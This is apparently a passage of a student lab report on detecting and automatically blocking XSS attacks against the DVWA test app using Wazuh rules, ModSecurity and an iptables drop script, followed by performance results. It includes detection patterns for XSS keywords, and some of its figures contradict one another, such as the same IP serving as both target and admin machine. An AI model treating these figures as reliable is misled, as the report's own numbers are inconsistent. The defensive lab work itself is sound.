

Figure 4: Comprehensive Workflow of Automated Detection and Active Response

4.3.3.2. Implementation of the Active Response for XSS vulnerability

The implementation is carried out sequentially through 3 main stages: Configuring the detection logic on the Manager, Setting up the execution script on the Agent, and Activating the defense system.

Step 1: Setting up the attack detection logic (At Wazuh Manager)

You configure two counting rules for the two most common XSS scenarios. We proceed to edit the file /var/ossec/etc/rules/local_rules.xml:

```
<group name="web,custom_owasp,xss">
        <rule id="100001" level="6">
          <if_sid>31101,31105,31106,31108</if_sid>
            <match                                    type="pcre2">(?i)GET
        \/.*(script|%3Cscript|img|%3Cimg|iframe|%3Ciframe|onerror|alert)</match>
            <description>XSS Reflected or DOM Detected</description>
         </rule>

         <rule id="100003" level="6">
          <if_sid>31101,31105,31106,31108</if_sid>
            <match                                   type="pcre2">(?i)POST
        \/.*(script|%3Cscript|img|%3Cimg|iframe|%3Ciframe|onerror|alert)</match>
            <description>XSS Stored Detected</description>
         </rule>

        <rule id="100051" level="12" frequency="5" timeframe="60">
            <if_matched_sid>100001</if_matched_sid>
            <same_source_ip />
            <description>Multiple XSS attacks detected - Triggering Active
        Response</description>
        </rule>

        <rule id="100052" level="12" frequency="5" timeframe="60">
            <if_matched_sid>100003</if_matched_sid>
            <same_source_ip />
            <description>Multiple XSS attacks detected - Triggering Active
        Response</description>
        </rule>
</group>
```

Establishing custom rules allows for upgrading the priority levels from standard errors (Level 0, 3) to Level 6, ensuring that all XSS traces—whether via GET or POST methods—are accurately parsed and recorded on the Dashboard. In parallel with isolating attack objectives to support digital forensics, the counting rules (100051, 100052) also serve as an intelligent buffer; the system only identifies a real threat and triggers an automated response when the behavior repeats more than 5 times from the same IP. This mechanism helps eliminate random noise, minimizes the False Positive rate, and ensures higher accuracy compared to using only default rules.

Step 2: Deployment Custom Execution Script (At Wazuh Agent)

To ensure the blocking command is executed accurately on the Ubuntu environment, we create the my-firewall-drop.sh script to control the Iptables firewall. This script will receive the IP from the 3rd parameter passed down by the Manager, thereby blocking that IP at the network layer and subsequently logging the event.

Create the script file: sudo nano /var/ossec/active-response/bin/my-firewall-drop.sh

```
IP=$3
if [ -z "$IP" ]; then exit 1; fi
/usr/sbin/iptables -I INPUT -s $IP -j DROP
echo "$(date) - Blocked IP: $IP" >> /var/ossec/logs/active-responses.log
```

Grant execution permissions:

sudo chmod +x /var/ossec/active-response/bin/my-firewall-drop.sh

Ensure environment: Install Iptables

sudo apt install iptables -y.

Step 3: Configuration Linking Responses and Preventing Self-Blocking (At Wazuh Manager)

Access the file /var/ossec/etc/ossec.conf to set up the data "bridge" and the whitelist.

- Preventing Self-Blocking (Whitelist): Add the admin machine and Server IPs to the exclusion list to preserve access rights.

```
<ossec_config>
    <global>
    <white_list>127.0.0.1</white_list>
    <white_list>172.28.239.96</white_list>
    <white_list>192.168.175.132</white_list>
    </global>
</ossec_config>
```

This is an extremely important part. Adding the IPs 172.28.239.96 (Server) and 192.168.175.132 (Admin Machine) to this list ensures: Prevention of reverse Denial of Service (DoS) and Protection of system availability.

Defining Commands and Responses:

```
<command>
    <name>firewall-drop</name>
    <executable>my-firewall-drop.sh</executable>
    <expect>srcip</expect>
    <timeout_allowed>yes</timeout_allowed>
</command>
```

Declaring to Wazuh that the execution script is firewall-drop and the parameter to be passed down is srcip (the attacker's source IP address).

```
<active-response>
    <command>firewall-drop</command>
    <location>local</location>
    <rules_id>100051,100052</rules_id>
```

```
        <timeout>300</timeout>
    </active-response>
```

When rules 100051 and 100052 appear, the blocking command will be executed immediately by "local," which eliminates network latency compared to sending a request through another centralized firewall device, helping to stop the attack as quickly as possible. The <timeout>300</timeout> restores access after 5 minutes to enforce a deterrence mechanism without requiring manual intervention from the administrator.

After completing the configuration of system files and setting up custom response scripts, we restart the Manager service so the system can reload all rules and the new Active Response configurations.

sudo systemctl restart wazuh-manager

4.3.3.3. Testing and Evaluation

Attacker: Kali Linux Virtual Machine (IP: 192.168.175.131).

Target: DVWA Application (IP: 192.168.175.132) running on Nginx and ModSecurity.

Behavior: Perform Reflected XSS attacks continuously 5 times within 60 seconds.

Results Recorded

- Recorded on Wazuh Dashboard:

When the attack reaches the threshold of 5 times, the system immediately triggers Rule 100051 at Level 12.

The alert message clearly displays: "Multiple XSS attacks detected - Triggering Active Response".

Jan 21, 2026 @ 15:34:25.472	dvwa-VMware-Virtual-Platform	Apparmor DENIED	3	52002
Jan 21, 2026 @ 15:34:24.578	dvwa-VMware-Virtual-Platform	Multiple XSS attacks detected - Triggering Active Response	12	100051
Jan 21, 2026 @ 15:34:24.578	dvwa-VMware-Virtual-Platform	ModSecurity rejected a query	7	31333
Jan 21, 2026 @ 15:34:22.578	dvwa-VMware-Virtual-Platform	XSS Reflected or DOM Detected	6	100001
Jan 21, 2026 @ 15:34:22.578	dvwa-VMware-Virtual-Platform	ModSecurity rejected a query	7	31333
Jan 21, 2026 @ 15:34:21.473	dvwa-VMware-Virtual-Platform	Apparmor DENIED	3	52002
Jan 21, 2026 @ 15:34:20.578	dvwa-VMware-Virtual-Platform	ModSecurity rejected a query	7	31333
Jan 21, 2026 @ 15:34:20.577	dvwa-VMware-Virtual-Platform	XSS Reflected or DOM Detected	6	100001
Jan 21, 2026 @ 15:34:18.590	dvwa-VMware-Virtual-Platform	ModSecurity rejected a query	7	31333
Jan 21, 2026 @ 15:34:18.576	dvwa-VMware-Virtual-Platform	XSS Reflected or DOM Detected	6	100001
Jan 21, 2026 @ 15:34:15.468	dvwa-VMware-Virtual-Platform	ModSecurity rejected a query	7	31333
Jan 21, 2026 @ 15:34:15.468	dvwa-VMware-Virtual-Platform	XSS Reflected or DOM Detected	6	100001
Jan 21, 2026 @ 15:34:15.441	dvwa-VMware-Virtual-Platform	Apparmor DENIED	3	52002

Figure 5: Real-time Security Event Logs on Wazuh Dashboard during XSS Attack Simulation

Verification at the Agent (Web Server):

Check the Iptables table

sudo iptables -L -n.

Result: IP address 192.168.175.131 has been added to the DROP chain for both INPUT and FORWARD.

```
dvwa@dvwa-VMware-Virtual-Platform:~$ sudo iptables -L -n

[sudo: authenticate] Password:

Chain INPUT (policy ACCEPT)

target     prot   opt     source              destination

DROP       all    --    192.168.175.131       0.0.0.0/0

Chain FORWARD (policy ACCEPT)

target     prot   opt     source              destination

DROP       all    --    192.168.175.131       0.0.0.0/0

Chain OUTPUT (policy ACCEPT)

target    prot    opt     source              destination
```

Attacker Status:

Immediately after the IP is blocked, all attempts to access the DVWA website from the Kali machine fail with a "Connection Timed Out" error.

The experiment shows that the system successfully intervened in the Exploitation and Delivery stages of the attack. By disconnecting at the network layer, the system completely prevented the attacker from progressing to the Installation (malware installation) or Actions on Objectives (data theft) stages.

CHAPTER 5: EXPERIMENT & EVALUATION

5.1. Evaluate the system's defense capabilities



Figure 6: ModSecurity Mitigation Effectiveness for 18 DVWA vulnerabilities

The pie chart illustrates the effectiveness of ModSecurity in mitigating 18 specific vulnerabilities found within the DVWA. The data classifies the outcomes into four categories: fully blocked by Core Rule Set (CSR), fully blocked by Custom Rules, partially blocked, and not blocked.

A detailed analysis reveals that the vast majority of vulnerabilities were successfully neutralized. The CRS proved to be the most robust defense mechanism, accounting for the largest share at approximately 66.7% of the total with 12 vulnerabilities fully blocked. Additionally, Custom Rules were effective in completely stopping 3 further cases. Conversely, the system faced challenges with the remaining threats; roughly 11.1% were only partially mitigated, amounting to 2 vulnerabilities, while a sole vulnerability managed to bypass the security measures entirely.

In conclusion, ModSecurity demonstrates a high level of efficacy in protecting web applications, with the CRS serving as the backbone of the defense system. While the standard and custom rules combined were able to fully secure over 90% of the identified threats, the presence of partially blocked and unblocked vulnerabilities highlights the need for continuous rule refinement and manual configuration to achieve total security coverage.

5.2. Evaluate system performance, scalability and stability

5.2.1 Situational assessment:

To evaluate the sustainability and practical responsiveness under non-ideal network infrastructure conditions, we conducted empirical measurements based on data comparison as the system scale changed. This involved comparing a basic internal environment (01 Agent-local) with an expanded infrastructure (05 distributed Agents-remote), where clients connected to the management server via a Virtual Private Network (ZeroTier) during simultaneous multi-vector attack simulations. This was done to observe how the "brain" of the Wazuh Manager adapts to increased data entropy and concurrent processing demands over an Internet connection. Accessing and transporting logs remotely via VPN poses a significant challenge regarding latency and integrity, allowing us to accurately assess the solution's performance capabilities within a distributed enterprise model.

Data Extraction and Control Methodology:

To ensure transparency and objectivity in experimental results, the following data extraction methods were implemented:

- System Resource Monitoring: Metrics were extracted using htop and top in batch mode, focusing on the wazuh-analysisd and wazuh-indexer processes to assess load limits and hardware scalability.
- Network Profiling: Latency was measured via ICMP Echo requests within the ZeroTier internal IP range to isolate VPN overhead and evaluate the stability of remote log transmissions.
- Throughput Analysis: Real-time EPS (Events Per Second) and TCP session counts were monitored via Wazuh Management/Statistics to verify the system's capacity to process high-density data without event dropping.
- Time Metric Measurement: Detection time was determined by cross-referencing timestamps between the Client's modsec_audit.log and the Manager's Dashboard alerts to calculate total processing and response latency.

This discrepancy provides an objective view of real-time processing efficiency when the system faces multi-point data loads.

Metrics	Single Agent(Local)	Multi-Agent (5 Agents - Remote)	Delta / Scaling Impact	Evaluation & Insights
CPU Usage (Avg)	~8.7%	~18.5%	+112.6% (Controlled Growth)	Handled parallel rule-matching efficiently; load stays <20%, leaving vast computational headroom.
RAM Usage	2.28 GB	2.54 GB	+11.4% (High Efficiency)	Minimal overhead (~65MB/agent) validates highly efficient session management and cost-effective scaling.
Latency (RTT)	1.71 ms	232.99 ms	+13,467% (High Latency WAN)	Typical WAN propagation delay; remains fully compatible with stable asynchronous log synchronization.
Packet Delivery Rate	100%	100%(0% Loss)	High Integrity (Stable Tunnel)	Zero loss proves tunnel resilience, ensuring 100% alert integrity despite high RTT over the Internet.
Event Rate	~0.36 EPS	~5.50 EPS	+1427.7% (Linear Scaling)	Successfully absorbed a 14x throughput surge without any queue congestion or analysis degradation.
TCP Sessions	1 Session	5 Sessions	1:1 Scaling Ratio	1:1 scaling with zero dropped connections confirms robust distributed session stability across WAN.
Time To Detect	0.27 s	2.45 s	+807.4% (Buffer Delay)	Sub-3s detection remains within real-time SOC standards despite significant network propagation lag.

5.2.2 Evaluate the scalability and stability of the system.

The analysis of the collected data provides an evaluation of the project's scalability and stability through load forecasting models and the actual responsiveness of the infrastructure:

- Resource Headroom & Elasticity: The system is provided with a substantial amount of resources, allowing for scaling up to dozens of Endpoints without causing hardware bottlenecks.

- Network Transparency & Geospatial Expansion: Maintaining a 0% packet loss rate at ~232ms latency demonstrates that this architecture is extremely reliable for distributed or remote work models. Administrators can confidently deploy protection agents at any location with an Internet connection while still ensuring the integrity of security data, providing maximum flexibility for the enterprise's security infrastructure.

- Load Endurance (Centralized Data Load Capacity): The system has proven its ability to handle 14-fold linear increase in EPS without degrading the accuracy of security rules. This indicates that the system is capable of filtering noise and isolating complex attacks even when the density of incoming system events surges.

- Real-time SOC: According to cybersecurity industry standards, an MTTD of under 10 seconds is still recognized as a real-time response capability for web applications. With actual results reaching approximately 2.45 seconds, the system is fully capable of identifying and triggering response mechanisms (Actions) to provide timely automated prevention at the Endpoint against automated XSS exploitation scenarios from attackers. This significantly compensates for the time delay caused by network infrastructure without requiring manual human intervention. The solution has succeeded at the Proof of Concept level and is ready for the practical operation phase. The project's scalability is rated as cost-effective, as businesses can strengthen security capabilities by adding Agents without needing to upgrade the management server in the short term.

5.2.3 Security-Performance Trade-off Analysis

- Resource vs. Precision: Enhancing rule levels to Level 6 and Level 12 requires additional memory (~260MB increase) for state tracking. However, this ensures high-fidelity detection and prevents the system from ignoring low-level indicators.

- Latency vs. Reliability: The increase in Time To Detect (from 0.27s to 2.45s) is a necessary cost for Deep Analysis. By prioritizing threshold-based blocking (5-hit buffer), the system effectively eliminates False Positives, ensuring legitimate traffic is never accidentally blocked.

- Active Response Efficiency: Automated prevention at the Endpoint compensates for network propagation delays. The slight trade-off in detection speed is justified by achieving a highly accurate, autonomous defense mechanism that operates without human intervention.

CHAPTER 6: CONCLUSION AND FURTURE WORK

6.1. Conclusion

The research and experimental process has allowed to draw important conclusions corresponding to the initial goals of the project:

The project completed the successful identification and validation of 18 vulnerabilities in the DVWA environment, determining that the standard OWASP CRS ruleset effectively prevents 50-60% of signature-based attacks such as SQLi and XSS. Through in-depth analysis of rule codes (Rule ID 941100, 941390), the team developed and validated custom rules (Custom Rules) to fill the gaps that CRS did not cover, especially logic and redirection errors. The Wazuh monitoring system is optimized through log hierarchy, noise filtering and successful implementation of the Active Response mechanism to automatically block attacker IPs with a delay of less than 1 second. Quantitative experimental results show that the solution maintains high accuracy and stable performance (MTTD ~2.45s) even when scaling distributed infrastructure through ZeroTier, fully meeting the set multi-layer security goals.

6.2. Limit

Despite achieving positive results, the system still has certain limitations that need to be overcome. Firstly, technically, the current solution cannot completely prevent complex logical vulnerabilities, which closely depend on the application's specific business processes without in-depth rule settings. Second, regarding the testing environment, the performance evaluation process is still at a laboratory scale with fixed hardware resources. This leads to not fully and objectively reflecting the system's adaptability to large-scale attack scenarios in real environments..

6.3. Future work

In the next phase, research will focus on optimizing active defense capabilities through two main directions. First of all, the system will be integrated with network security intelligence sources (Threat Intelligence) to continuously update the list of malicious IPs and the latest attack techniques from the community, thereby improving early warning capacity. In parallel, the team will research and deploy machine learning models directly on the Wazuh platform. Applying this Anomaly Detection ability will help the system identify dangerous behaviors without relying on existing signatures, creating an effective shield against new malicious code attacks (Zero-day) in the future.

REFERENCES

[1] R.Wood, "Damn Vulnerable Web Application (DVWA)," 20 Feb. 2023. [Online]. Available: https://github.com/digininja/DVWA/blob/master/README.md. [Accessed 20 Jan 2026].

[2] Nginx Inc, "Configuring NGINX and NGINX Plus as a Web Server," docs.nginx.com, 08 Dec. 2025. [Online]. Available: https://docs.nginx.com/nginx/admin-guide/web-server/web-server. [Accessed 20 Jan. 2026].

[3] ZeroTier Inc, "Quickstart Guide," 09 Dec. 2025. [Online]. Available: https://docs.zerotier.com/quickstart/. [Accessed 20 Jan. 2026].

[4] F. Memon, "Compiling and Installing ModSecurity for NGINX Open Source," 04 Aug. 2017. [Online]. Available: https://blog.nginx.org/blog/compiling-and-installing-modsecurity-for-open-source-nginx. [Accessed 20 Jan. 2026].

[5] Wazuh Inc, "Virtual Machine (OVA) - Installation alternatives," [Online]. Available: https://documentation.wazuh.com/current/deployment-options/virtual-machine/virtual-machine.html. [Accessed 20 Jan. 2026].

[6] Wazuh Inc., "Wazuh agent - Installation guide," [Online]. Available: https://documentation.wazuh.com/current/installation-guide/wazuh-agent/index.html. [Accessed 20 Jan. 2026].